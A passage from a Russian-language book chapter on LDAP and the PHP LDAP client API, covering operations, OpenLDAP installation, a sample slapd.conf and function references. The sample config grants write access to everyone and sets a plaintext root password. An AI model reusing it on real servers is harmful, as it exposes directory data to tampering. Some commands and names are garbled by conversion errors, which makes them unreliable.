- (*cn>=Close*) - найдет все записи, имена в которых совпадают или следуют дальше по алфавиту, чем Close
- (*cn<=Close*) - найдет имена, которые предшествуют по алфавиту или совпадают с Close
- (*cn=\**) — найдет все записи, имеющие атрибут *cn*

### Операции обновления

Операции обновления включают в себя добавление, удаление, переименование и модификацию:

- **Добавление (Add)**

Записи могут добавляться к уже существующему в каталоге набору записей, если они согласуются со схемой каталога. Не требуется задавать все

атрибуты, указанные в объекте, соответствующем записи: некоторые поля подлежат обязательному заполнению, а некоторые - нет. При добавлении записи в каталог требуется задать DN, чтобы серверу LDAP было ясно, в какое место дерева должна быть «посажена» запись. Клиент должен обладать необходимыми для операции добавления правами.

- **Удаление (Delete)**

Удалить запись из каталога просто. Требуется указать ее DN. Очевидно, для этого необходимы достаточные права доступа.

- **Переименование (Rename)**

Переименование записи выполняется по следующим правилам:

- Запись должна присутствовать
- Не должно уже существовать записи с тем же DN
- Правила контроля должны допускать операцию переименования

- **Модификация (Modify)**

Для модификации записей серверу LDAP передается DN записи и набор изменяемых атрибутов. Сервер LDAP осуществляет модификацию путем изменения, удаления или добавления новых значений указанных атрибутов.

*LDAP версии 2 не допускал переименования DN; модифицировать можно было только RDN. Поэтому в версии 2 для переименования DN надо было скопировать DN вместе с дочерними узлами в новое место, а затем удалить прежнюю запись и ее дочерние узлы.*

## Операции аутентификации и контроля

Есть две операции аутентификации - **привязка** (bind) и **отвязка** (unbind) и одна операция контроля - отказ (abandon):

- **Привязка (bind)**

Эта операция передает серверу DN и набор регистрационных данных для аутентификации. Сервер принимает решение о предоставлении клиенту доступа, исходя из представленных данных. Разрешение на доступ действительно, пока существует сетевое соединение, для которого оно получено, либо до повторной аутентификации клиента, либо отмены данных для аутентификации операцией unbind.

- **Отвязка (unbind)**

У этого оператора нет аргументов. Он отменяет данные для аутентификации и завершает сетевое соединение, для которого данные получены.

- **Отказ (abandon)**

Клиент может решить отказаться от предыдущей операции поиска, выполнив для этого операцию abandon и сняв запрошенный прежде поиск. В этой операции задается ID ранее запрошенной операции поиска или обновления.

## Модель механизма защиты

Модель механизма защиты определяет способ защиты содержимого каталога от несанкционированного доступа. Она также определяет права доступа клиентов, т. е. указывает, каким клиентам к каким частям дерева каталога разрешен доступ, а также возможность осуществления ими операций обновления или чтения данных в указанной части дерева.

В LDAPv2 клиенты предоставляют серверу DN и пароль в открытом виде. Пароль представляет собой данные для аутентификации, а DN определяет область действия аутентификации. Однако этот метод уязвим для злоумышленников, которые могут перехватить пароль в сети. Недавно, чтобы уберечься от этого, был введен протокол аутентификации Kerberos.

Начиная с версии **LDAPv3** аутентификация и защита осуществляются с помощью SASL. SASL - это просто стандартный способ подключения различных протоколов аутентификации, которые и занимаются реально аутентификацией и защитой данных. Как мы уже видели, одним таким протоколом является SSL, который подключается к модели SASL и уже почти стал стандартом де-факто защищенной связи в сетях TCP/IP.

Преемником SSL является TLS (Transport Layer Security), также являющийся подключаемой схемой аутентификации, поддерживаемой несколькими поставщиками LDAP. Ожидается, что в будущем реализации **LDAP** станут применять механизм startTLS для шифрования канала связи и TLS для аутентификации клиентов и проверки подлинности серверов. Дополнительную информацию по startTLS можно найти в RFC 2487 (<http://www.ietf.org/rfc/rfc2487.txt?number=2487>).

В настоящее время в LDAP нет встроенных стандартных средств для осуществления контроля доступа. Однако большинство поставщиков LDAP встраивает в свои реализации какую-нибудь модель контроля доступа. Контроль доступа важен, поскольку позволяет владельцам информации модифицировать ее. Например, можно установить такую политику контроля доступа в каталог, чтобы пользователь мог изменить свой номер телефона или адрес, но не мог модифицировать другие записи, администратор мог модифицировать свою запись и записи подчиненных, либо управляющий зданием мог изменять номера комнат и телефонов всех служащих, но ничто другое.

## Дополнительные функции LDAP

Рассмотрим некоторые функции, поддерживаемые LDAP, но редко применяемые кем-либо, кроме администраторов или опытных пользователей.

### Асинхронные операции

LDAP поддерживает асинхронные операции над каталогами. Асинхронными называются операции, которые не блокируют приложение. Рассмотрим **приложение** (с поддержкой LDAP или без), которому помимо прочей работы часто требуется обращаться к внешним устройствам, например жестким дискам или сети. Ответа от операции с внешним устройством может не быть

достаточно долго, и приложение вынуждено ждать в обратившейся к устройству подпрограмме, пока не будет получен ответ. В результате приложение не может выполнять никакую полезную работу. Это типичный пример приложения, синхронного по своей природе.

В случае асинхронной операции вызов подпрограммы, обращающейся к устройству, не является блокирующим, благодаря чему приложение может продолжить работу, делая что-нибудь полезное. Когда устройство даст ответ, приложение получит об этом уведомление. В случае LDAP блокирующими могут оказаться операции от клиента к серверу, поскольку производимая операция осуществляется по сети (чаще всего). Чтобы позволить приложению LDAP обойти эту синхронную ситуацию и позволить ему сделать что-либо еще, LDAP допускает проведение асинхронных операций.

**API клиента PHP не поддерживает асинхронные операции LDAP.**

## Репликация

Для тех, кто знаком с репликацией в базах данных, здесь нет почти ничего нового. В некоторых сценариях развертывания систем, когда требуется, чтобы время простоя приближалось к нулю, необходимо, чтобы сервер LDAP непрерывно был в рабочем состоянии и выдавал информацию из каталога. Этого можно достичь, производя зеркальное отражение и репликацию данных сервера LDAP на один или более других серверов LDAP, участвующих в репликации.

В некоторых сценариях большого развертывания есть сервер-«производитель» LDAP и обслуживающие серверы LDAP. Обновления всегда выполняются на сервере-производителе и периодически реплицируются на обслуживающие серверы. Клиенты всегда обращаются только к обслуживающим серверам. Преимущество этой схемы в том, что клиентские операции осуществляются быстро, т. к. они общаются с серверами, производительность которых не снижена из-за проведения обновлений.

## Внешние ссылки

Служба внешних ссылок (referrals) позволяет распределить, децентрализовать и сбалансировать по нагрузке работу серверов LDAP. В простейшем случае сервер LDAP может переадресовать клиента за необходимой ему информацией к другому серверу LDAP. Внешние ссылки обеспечивают децентрализацию, при которой отдельные подразделения в рамках компании должны поддерживать только относящиеся к ним самим данные, а другие серверы переадресуют специфические запросы на серверы конкретных организаций. Большинство реализаций клиентов осуществляет переход по внешним ссылкам, чтобы получить нужную информацию. Весь процесс оказывается при этом прозрачным для пользователя.

## Защита данных

Каталоги LDAP могут хранить конфиденциальную информацию, такую как номера социального страхования, пароли, личные ключи и т. д. Протокол

обеспечивает безопасную обработку таких конфиденциальных данных благодаря поддержке SASL, который достаточно гибок и предоставляет возможность использовать различные схемы шифрования и сертификации.

Можно создать приложение LDAP, которое позволяет разгрузить память человека, устранив необходимость запоминать отдельные пароли для каждой из служб. Службы, поддерживающие протокол LDAP, могут принимать пароль или цифровой сертификат пользователя из каталога LDAP, получать из каталога для конкретной службы необходимые для аутентификации данные и действовать на их основании. Обычно это называется однократной регистрацией. Кроме того, LDAP осуществляет контроль доступа за операциями, которые различные пользователи могут осуществлять с каталогом. Мы подробнее рассмотрим контроль доступа в следующем разделе при изучении вопросов конфигурирования сервера LDAP.

## Расширенные функции

Рассматривая функциональную модель, мы перечислили девять базовых операций, поддерживаемых серверами LDAP. В LDAPv3 было обращено внимание на потребность пользователей в расширении и настройке протокола. Расширяемость была достигнута следующими способами:

- **Расширенные операции**

Появилась возможность расширить протокол, введя новые операции в дополнение к девяти базовым. Например, теперь разработчики могут реализовывать на сервере сортировку результатов или истечение срока действия паролей, хотя эти операции отсутствуют в стандарте. Если клиент или сервер не понимают такой новой операции, она просто игнорируется.

- **Оправляющая информация**

Теперь с сообщением LDAP можно посыпать дополнительную информацию, которая может изменить действие базовой операции протокола.

- **SASL**

Система SASL, как мы видели выше, позволяет подключать новые алгоритмы аутентификации и защиты, не внося изменений в основной протокол.

Дополнительную информацию по LDAP можно найти в «Understanding and Deploying LDAP Directory Services» издательства Macmillan Technical Publishing (ISBN 1-578700-70-1) и «Implementing LDAP» издательства Wrox (ISBN 1-861002-21-1).

## Программное обеспечение для LDAP

На рынке серверов LDAP есть несколько компаний, которые предлагают защищенные решения:

- Netscape Directory Server
- Innosoft Distributed Directory Server

- Lucent Technology Internet Directory Server
- Sun Microsystems Directory Services
- IBM DSSeries LDAP Directory
- Microsoft Active Directory
- СерверSLAPD Мичиганского университета

Проект OpenLDAP, основанный на реализации университета шт. Мичиган, считается в настоящее время лучшим решением для LDAP с открытым исходным кодом и располагает несколькими полноценными функциями, встречавшимися до сих пор только в коммерческих приложениях.

Решений для клиентов LDAP больше, чем для серверов, поскольку существует много программ со встроенной логикой клиента LDAP - хорошими примерами служат адресные книги, почтовые клиенты и броузеры с поддержкой URL `ldap://`.

Большинство перечисленных выше серверов поставляется с инструментариями или библиотеками для разработки клиентов, например Netscape SDK для программирования LDAP на C и Java. Другие решения для программирования клиентов: модуль PerlLDAP для Perl, провайдер JNDI Sun и ADSI SDK Microsoft. PHP располагает API для программирования клиентов LDAP. ColdFusion - еще один инструмент сценариев на стороне сервера, предоставляющий API LDAP.

## Установка и настройка сервера LDAP

Установить OpenLDAP в Unix-среде просто. Загрузить программное обеспечение можно с <http://www.openldap.org>. Мы выбрали OpenLDAP по той причине, что это решение open source, не требующее лицензирования при использовании в некоммерческих целях.

Разархивируем дистрибутив:

```
tar xzvf openldap-stable-xyz.tgz
```

Перейдем в каталог LDAP:

```
cd openldap-stable-xyz
```

Для того чтобы сгенерировать информацию настройки, выполним команду:

```
./configure --enable-lmdb --with-lmdb-api=gdbm
```

Флаг `--enable-lmdb` указывает, что должен использоваться сервер баз данных, а флаг `--with-lmdb-api=gdbm` - что этим сервером должен быть GDBM.

Если **GDBM** не установлен, его можно получить с сайта GNU: <http://www.gnu.org/>. Можно также, используя базу **данных Berkley** и оболочку UNIX, задать это хранилище данных директивой `-with-lmdb-api` при выполнении сценария `configure`.

Эта команда запускает компиляцию исходных файлов и создание выполняемых двоичных модулей:

```
make depend && make
```

Эта команда выполняет тесты для проверки правильности сборки приложения:

```
cd tests; make
```

Эти команды должны разместить исполняемые модули по предназначенным для них местам (их следует выполнять в качестве root):

```
cd ..
make install
```

## Файл настройки OpenLDAP

У сервера OpenLDAP есть файл конфигурации, с помощью которого можно настраивать некоторые свойства сервера и каталога, обслуживаемого им. По умолчанию это файл /usr/local/etc/openldap/slapd.conf.

Рассмотрим пример файла конфигурации, приспособленного для наших целей экспериментирования. Полный список конфигурируемых параметров можно найти в руководстве, поставляемом с дистрибутивом OpenLDAP:

```
include      /usr/local/etc/openldap/slapd.at.conf
include      /usr/local/etc/openldap/slapd.oc.conf

schemacheck off
referral    ldap://ldap.itd.umich.edu

pidfile     /usr/local/var/slapd.pid
argsfile    /usr/local/var/slapd.args

access to * by * write

дашдашдаш #####
# ldbm database definitions
#####

database    ldbm
suffix      "o=myorg, c=US"
directory   /home/myhome/test-addr
rootdn     "cn=root, o=myorg, c=US"
rootpw     opensesame
```

Комментарии в файле начинаются с символа # и продолжаются до конца строки.

Директива include вызывает вставку в этот файл другого файла, т. е. файлы slapd.at.conf и slapd.oc.conf читаются и интерпретируются до обработки остальной части файла slapd.conf. Между прочим, файл slapd.oc.conf содержит определения некоторых общих объектов (например, объекта inetOrgPerson, рассмотренного ранее). Файл slapd.at.conf содержит определения общих классов объектов с минимальными предопределенными атрибутами.

Директива `check` имеет значение `on` или `off` и определяет, будут ли присутствующие в каталоге объекты проверяться на согласованность со схемой каталога. На время экспериментов установим ее в `off`.

Директива `referral` имеет следствием то, что сервер LDAP рекомендует клиенту обратиться к другому серверу LDAP (указанному как аргумент URL `ldap://`), если сервер обнаруживает, что клиент запросил данные, которые сервер не может предоставить.

Директивы `pidsfile` и `argsfile` указывают серверу на необходимость хранения некоторых данных о запущенных экземплярах. Они не должны нас сильно интересовать, и их отсутствие обычно не оказывает существенного влияния, поскольку сервер использует приемлемые установки по умолчанию.

Директива `access` реализует функции контроля доступа сервера LDAP, определяя, кто и к чему имеет доступ в этом каталоге. Мы установим ее в `access to * by * write`, что означает право доступа по записи ко всем записям каталога для всех пользователей (что может быть не очень разумно, особенно в реальной среде).

Директива `database` указывает серверу, что должна использоваться база данных, а директива `directory` сообщает ему, где фактически находятся база данных и индексные файлы.

Аргумент директивы `suffix` передается в качестве префикса запросов к каталогу. Благодаря этому в запросах не требуется указывать полное DN для каждой операции.

Директива `rootdn` сообщает серверу, где находится корень каталога. Администратор привязывается к каталогу по этому DN для выполнения различных административных задач. Директива `rootpw` устанавливает пароль администратора.

## Запуск сервера slapd

Прежде чем запустить сервер `slapd` (сервер LDAP), надо поместить в каталог какие-нибудь образцы данных:

```
dn: o=myorg, c=US
o: myorg

dn: mail=richardc@xyz.com, o=myorg, c=US .
cn: Richard Collins
mail: richardc@xyz.com
locality: Birmingham
description: Linux enthusiast
telephonenumber: 3283-3920392-32932
objectclass: top
objectclass: person

dn: mail=hrawat@hrawat.com, o=myorg, c=US
cn: Harish Rawat
mail: harawat@hrawat.com :
```

```

locality: San Mateo
description: Java coder
telephonenumber: 870-28912-221
objectclass: top
objectclass: person

```

Сохраним этот файл в удобном месте, например в `/home/ldaptest/myaddrdir.ldif`. Он имеет формат LDIF, и его необходимо преобразовать в формат сервера базы данных и поместить в хранилище данных каталога. Но предварительно сделаем так, чтобы файл `slapd.conf` был под рукой; можно сохранить его как `/home/ldaptest/myslapd.conf`:

```

/usr/local/sbin/ldif2ldbm -i /home/ldaptest/myaddrdir.ldif
-f /home/ldaptest/myslapd.conf

```

Опция `-f /home/ldaptest/myslapd.conf` сообщает, что следует использовать файл конфигурации `/home/ldaptest/myslapd.conf`, а опция `-i /home/ldaptest/myaddrdir.ldif` требует поместить файл LDIF в базу данных.

Для того чтобы запустить сервер на локальной машине на порту 9009 с установками из файла конфигурации `/home/ldaptest/myslapd.conf`, выполним команду:

```

/usr/local/libexec/slapd localhost -p 9009 -f /home/ldaptest/myslapd.conf
-d 5

```

Аргумент `-d 5` запускает сервер в режиме отладки на уровне 5, т. к. мы хотим посмотреть, что делает сервер. Обратите внимание, что если не указывать параметр `-p`, сервер запускается на порту 389 - стандартном для LDAP. При отсутствии прав `root` на машине, где запускается `slapd`, необходимо задать номер порта больше, чем 1024.

## Тестирование установки

Протестировать установку сервера можно с помощью броузера Netscape Communicator. Для этого запустим address book и изменим настройки так, чтобы можно было искать данные с помощью нашего сервера каталогов. В меню File выберем New Directory и введем параметры нового сервера каталогов (в данном случае имя сервера `localhost` и номер порта 9009), а также префикс поиска (`o=myorg, c=us` в нашем случае). Теперь при вводе в поле Search for names containing атрибута имени, скажем, `Richard`, сервер должен вернуть запись.

Другой способ состоит в том, чтобы запустить утилиту командной строки `ldapsearch`, которая поставляется с OpenLDAP:

```

/usr/local/bin/ldapsearch -h localhost -p 9009 -b 'o=myorg, c=us' 'cn=*Richard*'

```

В результате из каталога должна быть возвращена запись, соответствующая `Richard`. Флаг `-b` указывает DN, используемое в качестве суффикса. Фактическим критерием поиска является `cn=*Richard*`, что означает поиск всех записей, в которых общее имя содержит подстроку «`Richard`».

Можно использовать и другие утилиты командной строки, поставляемые с OpenLDAP, например `ldapadd`, `ldapmodify` и `ldapdelete`, для добавления, изменения и удаления записей соответственно.

## Поддержка LDAP в PHP

Поддержка, предоставляемая PHP для LDAP, имеет задачей предоставление доступа к серверам каталогов LDAP, чтобы приложения, основанные на применении PHP как языка сценариев, выполняемых сервером, могли использовать данные из этих каталогов.

Примером может служить базирующийся на веб-интерфейсе почтовый клиент (такой как Yahoo Mail или Hotmail), который можно реализовать с помощью PHP. Пользователям этой почтовой службы может потребоваться доступ к своим адресным книгам для поиска записей, которые можно прозрачно добавить к полям То: или Сс:, а также для внесения изменений в адресные книги. Реальная адресная книга может находиться на сервере LDAP, а общение с сервером каталога и прозрачный доступ к адресной книге можно обеспечить средствами API PHP клиента LDAP.

PHP позволяет генерировать HTML, в частности, форм для ввода данных и задания критериев поиска. Эта возможность помогает организовать взаимодействие с сервером LDAP, обеспечивая интерфейсную часть (которую можно создавать динамически) для сервера LDAP.

## API LDAP, предоставляемый PHP

Для того чтобы получить возможность обращаться к API PHP для LDAP, необходимо обеспечить присутствие клиентских библиотек LDAP. В нашем случае библиотеки должны были быть установлены в нужном месте во время компиляции дистрибутива OpenLDAP, описанной в предыдущем разделе.

Кроме того, во время выполнения сценария `configure` PHP надо выполнить:

```
./configure --with-apache=.. ./apache_X.X.X -with-ldap other_options
```

Типичный клиент PHP/LDAP для взаимодействия с сервером LDAP должен выполнить следующее:

- `ldap_connect()` - соединение клиента с сервером на машине и по адресу порта, переданным в качестве аргументов
- `ldap_bind()` - попытку связать клиента с правами доступа и на RDN, заданными в качестве аргументов
- `ldap_search()`, `ldap_modify()`, `ldap_delete()` и т. д. - осуществление основных операций с каталогом
- `ldap_close()` - вызов при завершении операций клиентом

Рассмотрим подробнее каждую из функций PHP клиента LDAP:

- Функции установления соединения и управления

- Функции поиска
- Функции модификации
- Функции ошибок

## Функции установления соединения и управления

Клиент LDAP, которому требуется выполнить какую-либо операцию, сначала должен соединиться с сервером и привязаться к некоторой части дерева каталога. Закончив выполнение операций, он осуществляет отвязку и закрывает соединение с сервером. Эти задачи выполняют представленные ниже функции.

### **ldap\_connect()**

```
int ldap_connect([string hostname [, int port]])
```

`ldap_connect()` устанавливает соединение с сервером LDAP на узле *hostname* и порту *port*. Если аргументы не заданы, то возвращается идентификатор связи с уже открытим (в результате предыдущего вызова `ldap_connect`) соединением. Если указан только *hostname*, то по умолчанию устанавливается порт 389. В случае успеха возвращается положительное число - идентификатор соединения с LDAP, в случае ошибки возвращается `false`.

### **ldap\_bind()**

```
int ldap_bind(int link_identifier [, string bind_rdn  
[, string bind_password]])
```

Эта функция применяется для установки прав доступа для соединения и обычно вызывается после `ldap_connect()`. Она пытается выполнить привязку к указанному каталогу LDAP с заданными DN и паролем. Возвращает `true` в случае успеха и `false` при ошибке. Если *bind\_rdn* и *bind\_password* не заданы, предпринимается попытка анонимной привязки. Анонимную привязку обычно разрешают администраторы каталога с намерением позволить всем осуществлять поиск в каталоге, но не модификацию.

Если анонимная привязка допускается, то для нее обычно разрешено ограниченное право чтения, например только возможность поиска, чтения и сравнения таких атрибутов, как `cn`, `sn`, `givenname`, `mail` и `telephonenumber`, - обычный поиск в адресной книге.

### **ldap\_unbind()**

```
int ldap_unbind(int link_identifier)
```

Осуществляет отвязку от каталога, заданного *link\_identifier*. Возвращает `true` в случае успеха и `false` при ошибке.

### **ldap\_close()**

```
int ldap_close(int link_identifier)
```

`ldap_close()` закрывает соединение с сервером LDAP, ассоциируемым с указанным *link\_identifier*.

`link_identifier` является идентификатором соединения, который был возвращен при вызове функции `ldap_connect()`. Фактически `ldap_close()` служит псевдонимом для `ldap_unbind()`, поскольку они выполняют одну и ту же функцию. `ldap_close()` предоставляется для совместимости со стандартом. Возвращает `true` в случае успеха и `false` при ошибке.

## **Idap\_get\_option()**

```
boolean ldap_get_option(int link_identifier, int option, mixed retval)
```

`ldap_get_option()` применяется для получения значений нескольких параметров обработки сеанса. Возвращает `true`, если параметр получен, и `false`, если нет. Второй аргумент задает имя параметра.

Обычно это следующие параметры:

- `LDAP_OPT_PROTOCOL_VERSION` - получает версию LDAP
  - `LDAP_OPT_RESTART` - определяет, перезапускаются ли автоматически прерванные операции LDAP
  - `LDAP_OPT_HOST_NAME` - возвращает имя хоста сервера LDAP
  - `LDAP_OPT_REFERRALS` - определяет, будут ли библиотека клиента или SDK автоматически следовать внешним ссылкам, возвращаемым сервером

Третий аргумент возвращает значение параметра. Полный список возможных параметров есть здесь: [http://www.openldap.org-devel/cvsweb.cgi/~checkout~/doc\\_I/drafts/draft-ietf-ldapext-ldap-c-api-xx.txt](http://www.openldap.org-devel/cvsweb.cgi/~checkout~/doc_I/drafts/draft-ietf-ldapext-ldap-c-api-xx.txt).

Эта функция появилась в PHP 4.0.4 и доступна только на серверах OpenLDAP 2.0 и выше и Netscape Directory.

## **ldap set option()**

```
boolean ldap_set_option(int link_identifier, int option, mixed newval)
```

`ldap_set_option()` применяется для установки значений параметров обработки сеанса. Возвращает `true`, если параметр установлен, и `false`, если нет. Второй аргумент задает имя параметра, а третий - присваиваемое ему значение. Описание допустимых параметров находится на указанной выше ссылке. Эта функция появилась в PHP 4.0.4 и доступна только на серверах OpenLDAP 2.0 и выше и Netscape Directory.

## Функции поиска

Мощь LDAP основана на разнообразии операций поиска, которые можно производить в каталоге. PHP предоставляет несколько функций, позволяющих не только производить поиск, но и обрабатывать результаты.

## **ldap\_search()**

```
int ldap_search(int link_identifier, string base_dn, string filter  
               [, array attributes [, int attrsonly [, int sizelimit  
               [, int timelimit [, int deref]]]]])
```

`ldap_search()` осуществляет в каталоге поиск по заданному фильтру в области `LDAP_SCOPE_SUBTREE`. Это эквивалентно поиску во всем поддереве ниже заданного базового DN, указанного в `base_dn`. Фильтр может быть простым или сложным - с применением булевых операторов в формате, описываемом в документации по [LDAP](#). Возвращает идентификатор результата поиска или `false` в случае ошибки.

Необязательный четвертый параметр `attributes` указывает серверу на необходимость возвращения только заданных атрибутов и значений. Это значительно эффективнее, чем возвращать все атрибуты и связанные с ними значения, что определяется режимом по умолчанию. Поэтому задание четвертого параметра должно рассматриваться как хороший стиль программирования. Четвертый параметр представляет собой обычный массив строк PHP с требуемыми атрибутами, например массив ("mail", "sn", "cn"). Заметьте, что `dn` возвращается всегда независимо от запрашиваемых типов атрибутов.

Пятый параметр, `attrsonly`, определяет, должны ли возвращаться только атрибуты. Если он равен 1, возвращаются только атрибуты, а если 0, то возвращаются атрибуты и значения.

Количество возвращаемых в результате поиска атрибутов можно ограничить с помощью аргумента `sizelimit`. Некоторые серверы каталогов могут быть сконфигурированы так, чтобы возвращать не более заданного числа записей. В таком случае этот параметр возвращает не больше записей, чем разрешено сервером.

Атрибут `timelimit` определяет максимальную продолжительность поиска в секундах. Если этот атрибут равен 0, то поиск не ограничивается по времени. Однако, как и для аргумента `sizelimit`, время не может превосходить максимального времени поиска, установленного на сервере.

Последний аргумент, `deref`, определяет режим обработки псевдонимов во время поиска. Этот аргумент может принимать следующие значения:

- `LDAP_DEREF_NEVER`

Псевдонимы никогда не разыменовываются. Режим по умолчанию.

- `LDAP_DEREF_ALWAYS`

Псевдонимы всегда разыменовываются.

- `LDAP_DEREF_SEARCHING`

Псевдонимы разыменовываются во время поиска, но не при нахождении базового объекта поиска.

- `LDAP_DEREF_FINDING`

Псевдонимы разыменовываются при нахождении базового объекта, но не во время поиска.

## **ldap\_compare()**

```
int ldap_compare(int link_identifier, string dn,  
                 string attribute, string value)
```

`ldap_compare()` используется для сравнения значения строки с атрибутом записи каталога, заданной DN. Функция принимает в качестве первого параметра идентификатор ссылки, затем следуют DN записи, с атрибутом которой производится сравнение, затем сам атрибут и, наконец, сама строка. Функция возвращает `true`, если значение атрибута точно совпадает со строкой, `false`, если нет, и `-1` при ошибке операции сравнения. Эта функция не может сравнивать двоичные значения и доступна только в PHP 4.0.2 и выше:

```
<?php
if (!($conn=ldap_connect("ldapmachine.myorg.com"))) {
    echo("Failed to connect to the server");
} else {
    if (ldap_bind($conn)) {
        $toCompare = "richard";
        $dn = "mail=richardc@xyz.com, o=myorg, c=us";
        $attr = "cn";

        if(($ret = ldap_compare($conn, $dn, $attr, $toCompare)) < 0) {
            echo("ldap_compare failed");
        } elseif ($ret == TRUE) {
            echo("Comparison succeeded");
        } elseif ($ret == FALSE) {
            echo("Comparison failed");
        }
    } else {
        echo("Failed to bind to the server");
        ldap_close($conn);
    }
}
?>
```

### `ldap_read()`

```
int ldap_read(int link_identifier, string base_dn, string filter
             [, array attributes [, int attrsonly [, int sizelimit
               [, int timelimit [, int deref]]]]])
```

Функция `ldap_read()` осуществляет поиск по заданному фильтру в каталоге с областью видимости `LDAP_SCOPE_BASE`, что эквивалентно чтению записи из каталога. Задание пустого фильтра не допускается. Для извлечения полной информации из этой записи применяется фильтр `objectClass=*`. Если известно, какие типы записей используются сервером каталогов, можно задавать соответствующий фильтр, такой как `objectClass=inetOrgPerson`.

Необязательный четвертый параметр представляет собой массив требуемых атрибутов. Функция возвращает идентификатор результата поиска или `false` в случае ошибки. Добавленные в новой версии параметры `attrsonly`, `sizelimit`, `timelimit` и `deref` имеют точно такое же назначение, как в функции `ldap_search()`.

### `ldap_dn2ufn()`

```
string ldap_dn2ufn(string dn)
```

Функция `ldap_dn2ufn()` применяется для того, чтобы преобразовать DN в более удобную пользователю форму путем удаления имен типов атрибутов. Например, DN '`cn=Resident Geek, o=caffeinated, c=uk`' будет преобразовано в '`Resident Geek, caffeinated, uk`'.

### **ldap\_explode\_dn()**

```
array ldap_explode_dn(string dn, int with_attrib)
```

Функция `ldap_explode_dn()` расщепляет DN, возвращаемое `ldap_get_dn()`, на составляющие, которыми являются RDN. Она возвращает массив, состоящий из всех этих компонентов. Аргумент `with_attrib` определяет, должны ли возвращаться только значения RDN или также их атрибуты. Для того чтобы получить RDN вместе с атрибутами (в формате `attribute=value`), установите `with_attrib` в 0, а чтобы получить только значения, установите в 1.

### **ldap\_first\_attribute()**

```
string ldap_first_attribute(int link_identifier,  
                           int result_entry_identifier, int &ber_identifier);
```

`ldap_first_attribute()` возвращает первый атрибут записи, на которую указывает идентификатор записи. Остальные атрибуты возвращаются последовательными вызовами `ldap_next_attribute()`.

Идентификатор указателя адреса в памяти `ber_identifier` предназначен для записи результатов этого запроса. Он передается по ссылке, на что указывает `&`. Тот же `ber_identifier` передается функции `ldap_next_attribute()`, выполняющей чтение очередного атрибута, и изменяет указатель, чтобы он указывал на новый атрибут.

### **ldap\_first\_entry()**

```
int ldap_first_entry(int link_identifier, int result_identifier)
```

Записи в результирующем наборе LDAP последовательночитываются с помощью функций `ldap_first_entry()` и `ldap_next_entry()`. Функция `ldap_first_entry()` возвращает идентификатор первой записи в результате. Этот идентификатор записи передается затем в `lap_next_entry()` для выборки из результата последовательных записей. Функция возвращает идентификатор первой записи в случае успешного выполнения и `false` в случае ошибки.

### **ldap\_free\_result()**

```
boolean ldap_free_result(int result_identifier)
```

`ldap_free_result()` освобождает выделенную для хранения результата предыдущей операции память, на которую указывает параметр `result_identifier`. Обычно вся память, выделяемая для хранения результатов поиска, освобождается в конце сценария. Если сценарий выполняет несколько операций поиска, которые возвращают большие результирующие наборы, то для уменьшения расхода памяти сценарием можно вызвать `ldap_free_result()`. Функция возвращает `true` в случае успешного выполнения и `false` в случае ошибки.

### **ldap\_get\_attributes()**

```
array ldap_get_attributes(int link_identifier, int result_entry_identifier)
```

Функция `ldap_get_attributes()` предназначена для облегчения чтения атрибутов и их значений в записях результата поиска. Она возвращает многомерный массив, состоящий из атрибутов и их значений. Найдя в каталоге некоторую запись, можно с помощью этой функции получить данные, содержащиеся в этой записи. Можно включить эту функцию в приложение, просматривающее записи каталога, и/или когда неизвестна структура записей каталога. Во многих приложениях отыскивается конкретный атрибут, например адрес электронной почты или фамилия, при этом остальные данные игнорируются. Функция возвращает многомерный массив с полными данными записи в случае успешного выполнения и `false` в случае ошибки.

### **ldap\_get\_dn()**

```
string ldap_get_dn(int link_identifier, int result_entry_identifier)
```

Функция `ldap_get_dn()` позволяет получать DN из записи в результирующем наборе. В случае ошибки возвращает `false`.

### **ldap\_get\_entries()**

```
array ldap_get_entries(int link_identifier, int result_identifier)
```

Упрощает считывание нескольких записей результата и последующее чтение атрибутов и нескольких значений. Полная информация возвращается в многомерном массиве в результате одного вызова функции. Индекс атрибута преобразуется в нижний регистр. (Серверы каталогов нечувствительны к регистру атрибутов, но регистр учитывается при использовании атрибутов в качестве индексов массивов.) Функция возвращает многомерный массив со всеми данными результирующего набора в случае успешного выполнения и `false` в случае ошибки.

### **ldap\_get\_values()**

```
array ldap_get_values(int link_identifier,
                      int result_entry_identifier, string attribute)
```

Функция `ldap_get_values()` позволяет прочесть все значения атрибута в записи результирующего набора. Запись указывается с помощью `result_entry_identifier`. Количество значений можно найти по индексу «`count`» в полученным массиве. Доступ к отдельным значениям осуществляется по целочисленному индексу в массиве. Первый индекс имеет значение 0.

Для этого вызова требуется параметр `result_entry_identifier`, поэтому ему должны предшествовать один из вызовов поисковых функций LDAP и один из вызовов для получения отдельной записи. Либо в приложении жестко кодируются некоторые атрибуты для поиска (например, `surname` или `mail`), либо с помощью функции `ldap_get_attributes` выясняется, какие атрибуты есть в данной записи. LDAP допускает наличие у атрибута нескольких значений, поэтому, например, в записи каталога для одного лица может иметься несколько адресов электронной почты, каждый из которых помечен атрибутом `mail`.

**ldap\_list()**

```
int ldap_list(int link_identifier, string base_dn, string filter
             [, array attributes [, int attrsonly [, int sizelimit
             [, int timelimit [, int deref]]]]])
```

При осуществлении поиска требуется указать основание дерева, в котором должен начаться поиск, а также диапазон поиска. Диапазон указывает, какая часть дерева должна быть охвачена поиском. Функция `ldap_list()` осуществляет поиск в директории по заданному фильтру с диапазоном `LDAP_SCOPE_ONELEVEL`. Это означает, что поиск должен возвращать данные только с уровня, находящегося непосредственно под базовым DN, указанным в вызове. (Эквивалентно вводу команды `ls` в оболочке UNIX и получению списка файлов и папок в текущем каталоге.)

Эта функция принимает необязательный четвертый параметр - массив, содержащий только необходимые атрибуты. Появившиеся в новой версии параметры `attrsonly`, `sizelimit`, `timelimit` и `deref` имеют точно такой же смысл, как в функциях `ldap_search()` и `ldap_read()`. Функция возвращает идентификатор результатов поиска или `false` в случае ошибки.

**ldap\_count\_entries()**

```
int ldap_count_entries(int link_identifier, int result_identifier)
```

Функция `ldap_count_entries()` возвращает количество записей, сохраненных в качестве результата предшествующих операций поиска (результата вызова функции поиска). `result_identifier` идентифицирует внутренний результатирующий набор LDAP. В случае ошибки возвращается `false`.

**ldap\_next\_attribute()**

```
string ldap_next_attribute(int link_identifier,
                           int result_entry_identifier, int &ber_identifier)
```

Эта функция вызывается для получения атрибутов записи. Внутреннее состояние указателя сохраняется в `ber_identifier`, который передается в функцию по ссылке. Первый вызов `ldap_next_attribute()` выполняется с параметром `result_entry_identifier`, возвращенным функцией `ldap_first_attribute()`. Функция возвращает очередной атрибут записи при успешном выполнении и `false` в случае ошибки.

**ldap\_next\_entry()**

```
